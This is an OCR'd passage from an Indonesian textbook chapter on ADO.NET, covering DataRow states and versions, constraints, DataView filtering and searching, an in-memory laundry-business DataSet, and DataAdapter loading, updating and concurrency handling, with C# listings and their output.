Keluaran ini menjawab beberapa pertanyaan yang tidak terjawab oleh diagram saja. Baris baru berkeadaan *Detached* dan belum punya nilai *current*, hanya nilai *proposed*. `Rows.Add` menjadikannya *Added*, dengan nilai *current* tetapi tanpa *original*: belum ada "sebelumnya". Sesudah `AcceptChanges` baris itu *Unchanged* dan nilai *original*-nya sama dengan nilai *current*. Di antara `BeginEdit()` dan `EndEdit()` nilai baru hanya berstatus *proposed* dan keadaannya belum berubah; `EndEdit()` menjadikannya *current* dan barisnya *Modified*, dengan nilai *original* tetap diingat — dan itulah yang dipulihkan `RejectChanges`. Baris yang dihapus hanya menyimpan versi *original*-nya, agar DataAdapter masih dapat menyebut baris *mana* yang dihapus; sesudah `AcceptChanges` baris itu lenyap.

Keadaan-keadaan inilah yang dibaca DataAdapter untuk memutuskan apa yang dikirim ke basis data: sebuah `INSERT` untuk setiap baris *Added*, `UPDATE` untuk setiap baris *Modified*, `DELETE` untuk setiap baris *Deleted*, dan tidak ada apa-apa untuk baris *Unchanged*. `GetChanges()` mengembalikan salinan yang hanya berisi baris-baris yang akan dikirim:

```
What GetChanges() would send to the database:
  Modified  S0002
  Deleted   S0003
  Added     S0004
```

15.6.5 Versi baris

DataSet menyimpan **beberapa versi nilai sebuah baris** (**Gambar 15.39**), yang dikenali dengan `DataRowVersion`: `Current`, nilai saat ini; `Original`, nilai ketika perubahan terakhir diterima; `Proposed`, nilai yang sedang disunting di antara `BeginEdit` dan `EndEdit`; dan `Default`, yang berarti "versi mana pun yang sesuai dengan keadaan baris" — `Current` untuk baris Added, Modified, dan Unchanged, `Original` untuk baris Deleted, `Proposed` untuk baris Detached.

- DataSet menyimpan beberapa versi nilai sebuah baris

```
public enum DataRowVersion {
    Current, Original, Proposed, Default
}
```

Current	nilai saat ini
Original	nilai asli
Proposed	nilai usulan (nilai yang sedang diedit)
Default	nilai bawaan, bergantung pada DataRowState

DataRowState	Default
Added, Modified, Unchanged	Current
Deleted	Original
Detached	Proposed

Contoh

```
bool hasOriginal = personRow.HasVersion(DataRowVersion.Original);
if (hasOriginal) {
    string originalName =
        (string) personRow["Name", DataRowVersion.Original];
}
```

Gambar 15.39 `DataRowVersion`: nilai *current*, *original*, *proposed*, dan *default*, serta versi mana yang menjadi bawaan bagi setiap keadaan baris. `HasVersion` menanyakan apakah suatu versi ada sebelum *indexer* dipakai untuk membacanya.

Baris-baris terakhir **Kode 15.9** memakai persis contoh pada **Gambar 15.39**: `HasVersion(DataRowVersion.Original)` lalu `personRow["LastName",`

`DataRowVersion.Original]`. Versi adalah cara DataAdapter mengimplementasikan **konkurensi optimistis** (*optimistic concurrency*, Subbab 15.7.3): ia menulis `UPDATE … WHERE id = @id AND price = @original_price`, dengan versi *original* di `WHERE` dan versi *current* di `SET`.

15.6.6 *Constraint*, eksepsi, dan galat baris

ADO.NET memeriksa keabsahan operasi pada DataSet dan melempar **DataException** bila suatu operasi akan melanggar aturan. Separuh kedua `RowStates.cs` memancing dua yang paling umum, lalu memperlihatkan satu kehalusan galat baris yang tersembunyi di balik pola lazim `if (ds.HasErrors) ds.RejectChanges()`.


```
Constraints the DataSet enforces by itself:
  ConstraintException: Column 'id' is constrained to be unique.  Value 'S0002' is already
present.
  InvalidConstraintException: ForeignKeyConstraint Service_Bill requires the child key
values (S0099) to exist in the parent table.

Row errors: HasErrors and RejectChanges
  ds.HasErrors = True; S0002.RowError = "A price must be positive."
  after RejectChanges: S0002 price = 12500, HasErrors = True
  after ClearErrors:   HasErrors = False
```

`S0002` yang kedua ditolak oleh `UniqueConstraint` milik kunci primer dengan `ConstraintException`. Nota untuk layanan `S0099`, yang tidak ada, ditolak oleh `ForeignKeyConstraint` milik relasi dengan `InvalidConstraintException`. Keduanya adalah subkelas `DataException`, dan keduanya dilempar pada `Rows.Add`, sebelum baris masuk ke tabel. **Galat baris** berbeda: `RowError` adalah pesan yang ditempelkan program pada sebuah baris untuk menyatakan "baris ini salah" tanpa melempar eksepsi, dan `HasErrors` menjadi benar untuk baris itu, tabelnya, dan DataSet-nya. Keluaran menunjukkan bahwa `RejectChanges()` memulihkan harga tetapi **tidak** menghapus galatnya: pesan itu bukan perubahan, sehingga tidak dibatalkan. `ClearErrors()` menghapusnya. Program yang memakai `HasErrors` untuk memutuskan apakah akan menerima perubahan juga harus membersihkan galat yang sudah ditanganinya, atau setiap pemeriksaan berikutnya akan menolak.

15.6.7 DataView: mengurutkan, menyaring, dan mencari

DataView adalah tampilan atas sebuah DataTable (**Gambar 15.40**). DataView mendukung `RowFilter`, penyaringan dengan sebuah ekspresi; `RowStateFilter`, penyaringan berdasarkan keadaan baris; dan `Sort`, pengurutan berdasarkan satu kolom atau lebih. DataView mendukung pengubahan baris data melalui tampilan itu, dan **pencarian cepat** pada kolom yang diurutkan dengan `Find` dan `FindRows`. DataView tidak menyalin baris: ia adalah daftar penunjuk terurut ke dalam tabel, sehingga membuat beberapa tampilan atas satu tabel hampir tidak memakan biaya. Objek DataView dapat ditampilkan oleh elemen antarmuka pengguna — DataGrid, GridView Web Forms, atau, di Razor Pages, sebuah `foreach`.

- Sebuah **DataView** adalah pandangan atas sebuah tabel
  - **RowFilter**: menyaring dengan sebuah ekspresi
  - **RowStateFilter**: menyaring menurut status baris
  - **Sort**: mengurutkan menurut kolom
- DataView mendukung
  - pengubahan baris data
  - pencarian cepat pada kolom yang terurut
- DataView dapat ditampilkan oleh kontrol antarmuka pengguna, misalnya sebuah *grid*



Gambar 15.40 DataView dan DataRowView. DataView punya penyaring, penyaring keadaan baris, dan pengurutan, serta dapat menambah, menghapus, dan mencari baris; setiap butir yang dikembalikannya adalah DataRowView atas satu DataRow.

Gambar 15.41 menunjukkan panggilan-panggilannya: buat DataView atas sebuah tabel, setel `RowFilter` seperti `"FirstName <= 'K'"`, `RowStateFilter` seperti `DataViewRowState.Added | DataViewRowState.ModifiedCurrent`, dan `Sort` seperti `"Name ASC"`; tampilkan; lalu cari baris berdasarkan kunci pengurutan dengan `Find`, yang mengembalikan *posisi baris di dalam tampilan*, atau –1.

- Buat DataView dan atur saringan serta urutannya

```
DataView a_kView = new DataView(personTable);
a_kView.RowFilter = "FirstName <= 'K'";
a_kView.RowStateFilter =
    DataViewRowState.Added | DataViewRowState.ModifiedCurrent;
a_kView.Sort = "Name ASC";   // sort by Name, ascending
```

- Tampilkan data dalam sebuah *grid*

```
DataGrid grid = new DataGrid();
...
grid.DataSource = a_kView;
```

- Pencarian cepat sebuah baris menurut kolom terurut "Name"

```
int i = a_kView.Find("Beer");
grid.Select(i);
```

Gambar 15.41 Bekerja dengan DataView: sebuah penyaring, penyaring keadaan baris, dan pengurutan; DataGrid yang diikat ke tampilan; pencarian cepat berdasarkan kolom terurut, yang hasilnya memilih satu baris di *grid*.

Kode 15.13 menjalankan semuanya.

Kode 15.13 `AdoBasics/DataViews.cs`: satu tabel, satu tampilan, lalu pengurutan, pencarian, penyaring, dan penyaring keadaan baris milik tampilan itu secara bergiliran.

```
using System.Data;

namespace AdoBasics;

// A DataView is a window on a DataTable: it filters, sorts and finds without copying rows.
public static class DataViews
{
    static void Print(string title, DataView view)
    {
        Console.WriteLine($"{title}  ({view.Count} rows)");
        foreach (DataRowView r in view)
            Console.WriteLine($"  {r["ID"],2}  {r["FirstName"],-9} {r["LastName"],-11}
{r.Row.RowState}");
    }

    public static void Run()
    {
        var person = new DataTable("Person");
        DataColumn id = person.Columns.Add("ID", typeof(long));
        id.AutoIncrement = true; id.AutoIncrementSeed = 1; id.AutoIncrementStep = 1;
        person.Columns.Add("FirstName", typeof(string));
        person.Columns.Add("LastName", typeof(string));
        person.PrimaryKey = new[] { id };
        person.Rows.Add(null, "Wolfgang", "Beer");
        person.Rows.Add(null, "Maria", "Sharapova");
        person.Rows.Add(null, "Anna", "Kournikova");
        person.AcceptChanges();

        var dataView = new DataView(person);
        dataView.Sort = "LastName ASC";                    // sort by LastName, ascending
        Print("Sort = \"LastName ASC\"", dataView);
        int i = dataView.Find("Beer");                     // binary search on the sort
key
        Console.WriteLine($"Find(\"Beer\") = {i}   Find(\"Kournikova\") =
{dataView.Find("Kournikova")}   Find(\"Nobody\") = {dataView.Find("Nobody")}");

        dataView.RowFilter = "FirstName <= 'K'";           // an expression, not SQL
        Print("RowFilter = \"FirstName <= 'K'\"", dataView);

        person.Rows.Add(null, "Hendra", "Wijaya");         // Added
        person.Rows.Find(2L)!["FirstName"] = "Mary";       // Modified
        dataView.RowFilter = "";
        dataView.RowStateFilter = DataViewRowState.Added |
DataViewRowState.ModifiedCurrent;
        Print("RowStateFilter = Added | ModifiedCurrent", dataView);

        dataView.RowStateFilter = DataViewRowState.ModifiedOriginal;
        Print("RowStateFilter = ModifiedOriginal", dataView);
```

Kode 15.13 (Lanjutan) *AdoBasics/DataViews.cs: satu tabel, satu tampilan, lalu pengurutan, pencarian, penyaring, dan penyaring keadaan baris milik tampilan itu secara bergiliran.*

```
        DataTable copy = new DataView(person, "", "FirstName DESC",
DataViewRowState.CurrentRows).ToTable("Sorted");
        Console.WriteLine($"ToTable(): a new table \"{copy.TableName}\" with
{copy.Rows.Count} rows, first {copy.Rows[0]["FirstName"]}");
    }
}
```

Kode 15.14 Keluaran sebenarnya dari **Kode 15.13**.

```
Sort = "LastName ASC"  (3 rows)
   1  Wolfgang  Beer        Unchanged
   3  Anna      Kournikova  Unchanged
   2  Maria     Sharapova   Unchanged
Find("Beer") = 0   Find("Kournikova") = 1   Find("Nobody") = -1
RowFilter = "FirstName <= 'K'"  (1 rows)
   3  Anna      Kournikova  Unchanged
RowStateFilter = Added | ModifiedCurrent  (2 rows)
   2  Mary      Sharapova   Modified
   4  Hendra    Wijaya      Added
RowStateFilter = ModifiedOriginal  (1 rows)
   2  Maria     Sharapova   Modified
ToTable(): a new table "Sorted" with 4 rows, first Wolfgang
```

Dalam **Kode 15.14**, `Find("Beer")` mengembalikan 0 karena *Beer* berada paling depan dalam urutan nama belakang; `Find("Kournikova")` mengembalikan 1, dan nama yang tidak ada mengembalikan −1. `Find` mencari pada kolom-kolom `Sort` dengan pencarian biner, dan karena itulah ia memerlukan pengurutan dan karena itu pula ia cepat. Penyaring `FirstName <= 'K'` hanya menyisakan Anna, karena *Maria* dan *Wolfgang* berada sesudah *K*. Sesudah satu baris ditambahkan dan satu lagi diubah, `Added | ModifiedCurrent` menampilkan tepat kedua baris itu, dengan nama depan baru Maria, *Mary*; `ModifiedOriginal` menampilkan baris yang diubah itu sebagaimana sebelum diubah. `ToTable` menyalin apa yang ditampilkan sebuah tampilan ke tabel baru yang berdiri sendiri.

> **PERINGATAN:** `RowFilter`, `DataTable.Select`, dan `DataTable.Compute` menerima *ekspresi* — bahasa kecil dengan `=`, `<`, `AND`, `OR`, `LIKE`, dan *string* berkutip. Merekatkan teks pengunjung ke dalam ekspresi sama berbahayanya dengan merekatkannya ke dalam SQL. Subbab 15.11 memperagakannya; aturannya adalah hanya memasukkan nilai yang sudah lolos *allow-list* ke dalam ekspresi, atau menyaring dengan C# saja.

15.6.8 Seluruh Laundry di memori

DataSet dapat menampung basis data yang sebenarnya. `LaundrySchema.Create`, **Kode 15.15**, mendefinisikan ketujuh tabel Laundry dengan tipe dan kunci primernya, tujuh relasi di antaranya, dan dua aturan yang tidak dapat dinyatakan DataTable sebagai *constraint*.

Kode 15.15 `LaundrySchema.Create`: tujuh tabel, tujuh relasi — masing-masing juga *constraint* kunci tamu — dan dua *handler* `RowChanging` yang memerankan *constraint* `CHECK` basis data pada `Payment.method` dan `StatusLog.status`.

```
    public static DataSet Create()
    {
        var ds = new DataSet("Laundry");

        Table(ds, "Outlet", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("address", typeof(string)), ("phone", typeof(string)), ("opened",
typeof(string)));
        Table(ds, "Customer", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("phone", typeof(string)), ("email", typeof(string)), ("credit",
typeof(decimal)));
        Table(ds, "Employee", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("section", typeof(string)), ("spv_id", typeof(string)), ("Outlet_id",
typeof(string)));
        Table(ds, "Service", "id", ("id", typeof(string)), ("description", typeof(string)),
              ("price", typeof(decimal)));
        Table(ds, "Bill", "id", ("id", typeof(string)), ("arrived", typeof(string)),
              ("finished", typeof(string)), ("departed", typeof(string)), ("status",
typeof(string)),
              ("rack", typeof(string)), ("unit", typeof(int)), ("payment",
typeof(decimal)),
              ("Customer_id", typeof(string)), ("Employee_id", typeof(string)),
              ("Service_id", typeof(string)), ("Outlet_id", typeof(string)));
        Table(ds, "Payment", "id", ("id", typeof(long)), ("Bill_id", typeof(string)),
              ("paid_at", typeof(string)), ("method", typeof(string)), ("amount",
typeof(decimal)),
              ("reference", typeof(string)));
        Table(ds, "StatusLog", "id", ("id", typeof(long)), ("Bill_id", typeof(string)),
              ("status", typeof(string)), ("changed_at", typeof(string)), ("Employee_id",
typeof(string)));

        // A DataRelation is a navigation path AND, by default, a ForeignKeyConstraint.
        Relate(ds, "Customer_Bill", "Customer", "Bill", "Customer_id");
        Relate(ds, "Employee_Bill", "Employee", "Bill", "Employee_id");
        Relate(ds, "Service_Bill", "Service", "Bill", "Service_id");
        Relate(ds, "Outlet_Bill", "Outlet", "Bill", "Outlet_id");
        Relate(ds, "Bill_Payment", "Bill", "Payment", "Bill_id");
        Relate(ds, "Bill_StatusLog", "Bill", "StatusLog", "Bill_id");
        Relate(ds, "Employee_StatusLog", "Employee", "StatusLog", "Employee_id");

        // DataTable has no CHECK constraint, so the two enumerations are checked
        // when a row is about to be added or changed. Throwing cancels the change.
        ds.Tables["Payment"]!.RowChanging += (_, e) =>
        {
            if ((e.Action is DataRowAction.Add or DataRowAction.Change) &&
!Methods.Contains(e.Row["method"] as string))
                throw new ConstraintException($"Payment method '{e.Row["method"]}' is not
one of: {string.Join(", ", Methods)}.");
        };
        ds.Tables["StatusLog"]!.RowChanging += (_, e) =>
        {
            if ((e.Action is DataRowAction.Add or DataRowAction.Change) &&
!LogStatuses.Contains(e.Row["status"] as string))
                throw new ConstraintException($"Status '{e.Row["status"]}' is not
allowed.");
        };
        return ds;
    }
```

Tiga hal patut diperhatikan. Relasi-relasi itu dinamai `Customer_Bill`, `Bill_Payment`, dan seterusnya, induk lebih dulu, dan setiap relasi membuat `ForeignKeyConstraint`: mulai saat itu, nota untuk pelanggan yang tidak ada tidak dapat ditambahkan. DataTable punya *constraint* unik dan kunci tamu tetapi tidak punya `CHECK`, sehingga daftar metode pembayaran ditegakkan oleh *handler* peristiwa `RowChanging`, yang berjalan tepat sebelum baris ditambahkan atau diubah dan membatalkan perubahan dengan melempar eksepsi. Dan `Load`, di bawahnya dalam berkas yang

sama, membaca berkas-berkas CSV dengan induk lebih dulu, memanggil `AcceptChanges` agar baris-baris yang dimuat terhitung sebagai keadaan *original* alih-alih sebagai 16.000 penyisipan yang tertunda, lalu menyetel kolom id `Payment` dan `StatusLog` agar bertambah otomatis mulai dari satu di atas id tertinggi yang dimuat — versi di memori dari `AUTOINCREMENT` milik SQLite.

`LaundryTour.cs` memuat basis data itu dan mengajukan beberapa pertanyaan kepadanya; **Kode 15.16** adalah keluarannya.

Kode 15.16 `dotnet run -- laundry`: setiap tabel dengan jumlah baris dan *constraint*-nya; nota B0003 dijangkau melalui relasinya ke pelanggan, layanan, pembayaran, dan log statusnya; 23 nota yang masih dalam antrean; dan jumlah nota serta pendapatan setiap gerai pada September 2026 yang dihitung dengan `DataTable.Compute`.

```
Outlet         3 rows  key id  constraints 1
Customer     256 rows  key id  constraints 1
Employee      14 rows  key id  constraints 1
Service       12 rows  key id  constraints 1
Bill        2953 rows  key id  constraints 5
Payment     3319 rows  key id  constraints 2
StatusLog   8802 rows  key id  constraints 3
relations: Customer_Bill, Employee_Bill, Service_Bill, Outlet_Bill, Bill_Payment,
Bill_StatusLog, Employee_StatusLog

Bill B0003: Ma'ruf Saputra, 2 x Bed cover, any size (per item) = Rp 70.000
  paid Rp 70.000 by cash at 2025-10-01 16:49:31
  2025-10-01 16:47:03  queued   by Dewi Lestari Putri
  2025-10-04 07:08:31  finished by Yulia Kartika Sari
  2025-10-05 07:11:16  departed by Dewi Lestari Putri

Still queued: 23 bills
  Profitina Laundry Rungkut   September 2026:   92 bills, Rp 3.953.000
  Profitina Laundry Keputih   September 2026:   84 bills, Rp 3.851.000
  Profitina Laundry Wiyung    September 2026:   80 bills, Rp 4.109.000
```


Semua yang ada dalam **Kode 15.16** berasal dari memori: `GetParentRow("Customer_Bill")` menemukan pelanggan, `GetChildRows("Bill_StatusLog")` ketiga baris log, dan `GetParentRow("Employee_StatusLog")` pegawai di balik setiap baris. `Compute("SUM(payment)", "Outlet_id = 'O01' AND arrived >= '2026-09-01' AND arrived < '2026-10-01'")` adalah kueri agregat yang dijalankan oleh DataTable itu sendiri. Total yang sama dari SQLite dengan `GROUP BY Outlet_id` — 92, 84, dan 80 nota, Rp 3.953.000, Rp 3.851.000, dan Rp 4.109.000 — diperiksa ketika bab ini ditulis, dan hasilnya sama.

15.7 DataAdapter: di Antara Basis Data dan DataSet

15.7.1 Arsitektur


DataAdapter adalah satu-satunya komponen yang termasuk dalam kedua bagian ADO.NET (**Gambar 15.42**). Ia menghubungkan DataSet dengan sumber data melalui dua operasi: **`Fill`** mengisi DataSet, dan **`Update`** menuliskan perubahan kembali. Untuk itu ia memakai empat objek Command: `SelectCommand`, `InsertCommand`, `DeleteCommand`, dan `UpdateCommand`.

- Sebuah **DataAdapter** menghubungkan DataSet dengan sumber data
  - **Fill**: mengisi DataSet
  - **Update**: menulis kembali perubahan
- DataAdapter memakai objek-objek Command
  - SelectCommand
  - InsertCommand
  - DeleteCommand
  - UpdateCommand



Gambar 15.42 DataAdapter di antara dunia tanpa koneksi dan dunia berorientasi koneksi. Keempat perintahnya berbagi satu koneksi; `Fill` menjalankan `SelectCommand` dan memuat DataSet; `Update` menjalankan perintah *insert*, *update*, dan *delete* untuk baris-baris yang berubah.

Diagram kelasnya, **Gambar 15.43**, memiliki dua lapisan yang sudah akrab. `IDataAdapter` mendeklarasikan `Fill` dan `Update`, serta apa yang harus dilakukan bila DataSet belum punya skema untuk data yang masuk (`MissingSchemaAction`) atau belum punya pemetaan untuk nama tabel yang masuk (`MissingMappingAction`, `TableMappings`). `IDbDataAdapter` menambahkan keempat perintah itu. Kelas abstrak `DbDataAdapter` mengimplementasikan keduanya, dengan *overload* `Fill` dan `Update` untuk DataSet, satu DataTable, tabel bernama, atau larik baris; dan setiap penyedia menurunkan *adapter*-nya sendiri dari kelas itu: `OleDbDataAdapter`, `SqlDataAdapter`, `OracleDataAdapter`, dan kini `MySqlDataAdapter`.



Gambar 15.43 Kelas-kelas DataAdapter. `IDataAdapter` dan `IDbDataAdapter` di atas; `DbDataAdapter` dengan *overload* `Fill` dan `Update` di tengah; satu *adapter* per penyedia di bawah.

15.7.2 Memuat data

Memuat data memerlukan tiga langkah (**Gambar 15.44**): buat *adapter* dan beri ia `SelectCommand`; panggil `adapter.Fill(ds, "Person")`, yang membuka koneksi, menjalankan kueri, membuat DataTable `Person` jika belum ada, menambahkan satu baris untuk setiap baris hasil, lalu menutup koneksi lagi; dan terakhir terima atau buang perubahan lalu buang *adapter*-nya.

- Buat DataAdapter dan atur **SelectCommand**-nya

```
IDbDataAdapter adapter = new OleDbDataAdapter();
OleDbCommand cmd = new OleDbCommand();
cmd.Connection = new OleDbConnection("provider=SQLOLEDB; ...");
cmd.CommandText = "SELECT * FROM Person";
adapter.SelectCommand = cmd;
```

- Baca data dari sumbernya dan isi DataTable "Person"

```
adapter.Fill(ds, "Person");
```

- Terima atau buang perubahan; buang DataAdapter-nya

```
if (ds.HasErrors) ds.RejectChanges();
else ds.AcceptChanges();
if (adapter is IDisposable) ((IDisposable) adapter).Dispose();
```

Gambar 15.44 Memuat data dengan DataAdapter: setel `SelectCommand`, `Fill` DataTable `Person`, terima atau tolak, lalu buang.

Satu *adapter* dapat memuat beberapa tabel dengan satu perintah (**Gambar 15.45**). Teks perintah memuat dua pernyataan `SELECT`; hasilnya tiba dengan nama bawaan `Table` dan `Table1`, dan `TableMappings` mengganti namanya menjadi `Person` dan `Contact`. `MissingSchemaAction.AddWithKey` menyuruh `Fill` membawa kunci primer bersama kolom-kolomnya, sehingga panggilan `Rows.Find` dan pembaruan sesudahnya berfungsi.

- Buat DataAdapter dan atur **SelectCommand**-nya

```
IDbDataAdapter adapter = new OleDbDataAdapter();
OleDbCommand cmd = new OleDbCommand();
cmd.Connection = new OleDbConnection("provider=SQLOLEDB; ...");
cmd.CommandText = "SELECT * FROM Person; SELECT * FROM Contact";
adapter.SelectCommand = cmd;
```

- Tentukan tindakan untuk skema yang belum ada, dan petakan tabel-tabelnya

```
adapter.MissingSchemaAction = MissingSchemaAction.AddWithKey;
adapter.TableMappings.Add("Table", "Person");
adapter.TableMappings.Add("Table1", "Contact");
```

- Baca datanya dan isi DataTable-DataTable itu

```
adapter.Fill(ds);
```

- Terima atau buang perubahan; buang DataAdapter-nya

```
if (ds.HasErrors) ds.RejectChanges();
else ds.AcceptChanges();
if (adapter is IDisposable) ((IDisposable) adapter).Dispose();
```

Gambar 15.45 Memuat skema dan data untuk dua tabel dengan satu perintah: `MissingSchemaAction.AddWithKey`, dan pemetaan tabel dari nama bawaan `Table`, `Table1` ke `Person`, `Contact`.

Perhatikan apa yang dilakukan `Fill` terhadap koneksi: jika koneksi tertutup, `Fill` membukanya lalu menutupnya lagi; jika Anda sendiri yang membukanya, `Fill` membiarkannya terbuka. Aturan itulah keseluruhan t_{fill} pada Persamaan (15.1).

15.7.3 Menulis kembali perubahan, dan konflik

Perubahan dituliskan kembali dengan `Update` (**Gambar 15.46**). *Adapter* melihat `RowState` setiap baris (Subbab 15.6.4) dan menjalankan `InsertCommand` untuk baris *Added*, `UpdateCommand` untuk baris *Modified*, dan `DeleteCommand` untuk baris *Deleted*. Ketiga perintah itu dapat Anda tulis sendiri, atau sebuah **CommandBuilder** dapat membuatnya secara otomatis dari `SelectCommand`, untuk kasus sederhana: satu tabel, dengan kunci primer di daftar kolom yang dipilih.

- Perubahan ditulis kembali dengan metode **Update**
- **UpdateCommand**, **InsertCommand**, dan **DeleteCommand** menentukan cara perubahan ditulis
- **CommandBuilder** dapat membuat ketiganya dari **SelectCommand** secara otomatis (untuk kasus sederhana)
- Penanganan konflik saat pembaruan
  - data di DataTable dibandingkan dengan data di sumbernya
  - bila terjadi konflik, **DBConcurrencyException** dilemparkan

Gambar 15.46 Menulis kembali perubahan: `Update` memakai perintah *update*, *insert*, dan *delete*, yang dapat dibuat CommandBuilder dari perintah *select*; sebuah konflik memunculkan `DBConcurrencyException`.

Pengelolaan konflik. Di antara `Fill` dan `Update` Anda, orang lain mungkin sudah mengubah baris yang sama. `UpdateCommand` yang dibuat otomatis membandingkan data di DataTable dengan data di sumbernya: klausa `WHERE`-nya memuat nilai *original* setiap kolom (Subbab 15.6.5), sehingga pernyataan itu hanya cocok dengan baris bila belum ada yang mengubahnya. Jika tidak ada baris yang cocok, *adapter* melempar **`DBConcurrencyException`**. Inilah **konkurensi optimistis**: tidak ada yang dikunci selama Anda bekerja; konflik baru terdeteksi saat Anda menyimpan. **Gambar 15.47** menunjukkan tiga langkahnya, dengan konflik yang ditangkap.

- Buat DataAdapter dengan sebuah pernyataan SELECT

```
OleDbConnection con = new OleDbConnection("provider=SQLOLEDB; ...");
adapter = new OleDbDataAdapter("SELECT * FROM Person", con);
```

- Buat perintah-perintah pembaruan dengan CommandBuilder

```
OleDbCommandBuilder cmdBuilder = new OleDbCommandBuilder(adapter);
```

- Panggil Update dan tangani konflik

```
try {
    adapter.Update(ds, tableName);
} catch (DBConcurrencyException) {
    // handle the conflict, e.g. by reloading the DataSet
}
adapter.Dispose();
```

Gambar 15.47 Buat *adapter* dengan sebuah `SELECT`, buat perintah pembaruan dengan CommandBuilder, panggil `Update` dan tangani konflik, misalnya dengan memuat ulang DataSet.

15.7.4 Peristiwa pada setiap baris

DataAdapter memberi dua sinyal peristiwa (*event*) untuk setiap baris yang ditulisnya (**Gambar 15.48**): **`RowUpdating`**, tepat sebelum baris dikirim ke sumber data, dan **`RowUpdated`**, tepat sesudahnya. Argumen peristiwa membawa `Row`, `StatementType` (*insert*, *update*, *delete*), dan `Status` yang dapat diubah oleh *handler* — misalnya untuk melewati sebuah baris.

- Dua *event* dibangkitkan untuk setiap baris data yang diperbarui
  - **RowUpdating**: sesaat sebelum sumber data diperbarui
  - **RowUpdated**: sesaat sesudah sumber data diperbarui

```
public sealed class OleDbDataAdapter : DbDataAdapter, IDbDataAdapter {
    public event OleDbRowUpdatingEventHandler RowUpdating;
    public event OleDbRowUpdatedEventHandler RowUpdated;
    ...
}
```

```
public delegate void OleDbRowUpdatedEventHandler(object sender,
    OleDbRowUpdatedEventArgs e);
```

```
public sealed class OleDbRowUpdatedEventArgs : RowUpdatedEventArgs {
    public DataRow Row { get; }
    public StatementType StatementType { get; }
    public UpdateStatus Status { get; set; }
    ...
}
```

Gambar 15.48 Dua peristiwa baris milik `OleDbDataAdapter`, tipe *delegate*-nya, dan kelas argumen peristiwa yang memuat baris, tipe pernyataan, dan status.

